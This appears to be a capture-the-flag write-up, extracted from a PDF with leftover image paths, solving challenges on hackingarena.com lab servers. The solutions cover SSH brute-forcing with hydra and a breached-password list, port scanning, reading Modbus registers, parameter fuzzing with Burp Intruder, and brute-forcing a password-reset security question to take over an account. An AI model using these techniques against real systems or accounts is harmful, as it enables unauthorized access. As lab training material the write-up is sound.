
4.1 Casanova (70p)

My service is running on `kenobi.hackingarena.com`, port `9393`. My name is Casanova (username: `casanova`). I have a huge problem. One of my exgirlfriends somehow figured out my password and want to realese all details about my affairs. How she figured it out??? I was so cautios. Ok, I'm using the same password everywhere, but I never had any incident (except for this emberassing Ashley Madison case). I hope you cannot login.


Solution:
I started by connecting to the service with netcat, and got the following output:



That told me that an ssh service was running on the instance. I then figured the «Ashley Madison case» was a hint to a password breach, so i searched for it and found the top 100 passwords from the breach. I put the 100 passwords in a file called `passwrd.txt` and used hydra to brute force the password for the user `casanova` on the ssh service as such:



I then got one hit, and the password was `kazuga`. I then connected to the service with ssh and found the flag in the home directory.




The flag is: `Hacking-Arena{I_am_much_more_Casan0va}`


4.2 Minuteman (80p)

A service is running on `kenobi.hackingarena.com` portrange: `7000-7500`. I hope you can find this very important flag :)


Solution:
I started by scanning the ports with nmap, and got the following output:



I then connected to the only open service on port 7211 with telnet, and got the following response:



After searching for what Able Archer was, i found that it was a NATO exercise in 1983. I then found the nuclear launch codes for the exercise, which was `00000000`. I then connected to the service again with telnet, gave it the launch codes, and got the following response:



The flag was `UiO-Hacking-Arena{C0ld_war_1s_0v4r}`.

4.3 Dark energy (90p)

Have you already checked padawan ports? What was this on `tcp/502`? Maybe there is a flag for you. :)

Solution:
First i had to check again what service was running on port 502, and found that it was modbus. I then downloaded a modbus client and followed the README instructions and ran the command: `modbus read -p502 padawan.hackingarena.com %MW100 50` which read 50 registers from the modbus server on port 502.

```
❯ modbus read -p502 padawan.hackingarena.com %MW100 50
%MW100         72
%MW101         97
%MW102         99
%MW103        107
%MW104        105
%MW105        110
%MW106        103
%MW107         65
%MW108        123
%MW109         72
%MW110         52
%MW111         99
%MW112        107
%MW113         95
%MW114        116
%MW115        104
%MW116        101
%MW117         95
%MW118         98
%MW119        117
%MW120         53
%MW121         95
%MW122         52
%MW123        110
%MW124        100
%MW125         95
%MW126        110
%MW127         48
%MW128         95
%MW129         52
%MW130        108
%MW131         52
%MW132         99
%MW133        116
%MW134        114
%MW135        105
%MW136         99
%MW137        105
%MW138        116
%MW139        121
%MW140        125
%MW141          0
%MW142          0
%MW143          0
%MW144          0
%MW145          0
%MW146          0
%MW147          0
%MW148          0
```

I then copied the numbers from the output and converted them from decimal to ascii, and got the following flag: `HackingA{H4ck_the_bu5_4nd_n0_4l4ctricity}`


5 Web Hacking

5.1 Beatles song catalogue (60p)


There must be something hidden here: http://r2d2.hackingarena.com:1811

Solution:

I first connected to the site with Burp Suite and explored the different sites. The parameter for switching sites was `songid`, and after finding the pattern with the albums that all ended with `53` i set up an intruder attack with the following payload:



When the attack was done I searched through the results that had a length other than 232 or 233 since these were empty pages. I found the following page:




The flag is: `UiO-Hacking-Arena{Lucy 1n the Sky w1th Flags}`

5.2 Web 5 (60p)


Can you find the flag here? http://padawan.hackingarena.com:820

Solution:
The trick I found to solving this task was exceeding the character limit of the input field. When I did this I got the following error message:


Assuming the site was located at `/var/www/` I followed the path `partnerprocess/process.php`



After that I jumped to the parent directory `partnerprocess/` and found the flag in the `flag.txt` file.



Opening the file revealed the flag:




The flag is: `UiO-Hacking-Arena{Err0r_m4ssag4_d1scl0sure}`

5.3 Redirect (60p)


Can you redirect `kenobi.hackingarena.com:821` to `kenobi.hackingarena.com:822`?

Solution:

This task was all about cross site scripting. I first tried to inject a script into the input field, but this did not work. I then tried to log to the console with the injected script, but I realized some anti tampering mechanism was in place as I got a lot of `***ANTIHACKER***` in my log. I then had the idea of replacing the `window.location` with the new url. This didn't work when injecting the script, so I tried again but this time in the console and it worked.



Before running the command in the console




After running the command in the console

5.4 Arenabook (80p)


Hi, Check out the latest social media platform: http://sidious.hackingarena.com:803 Sandra already tried it. :)

Solution:


The first step was to look for Sandra.




After getting her username I could use the forgot password function to get her password. I ended up at a page asking for the birthplace of her grandmother.




After putting the page into Burp Suite I found a field where different place names could be tried. I then visited the Wikipedia page «List of villages in Telemark» and downloaded the list of villages to a text file. Then in Burp Suite I set up an intruder attack with the list of villages as the payload.



After the attack was done I searched through the results and found the following page:



Sandras grandmother was born in `Vinjastranda`, and her password was `MyDogNameIsSigurd`. Using the password I could log in to Sandras account and get the flag.

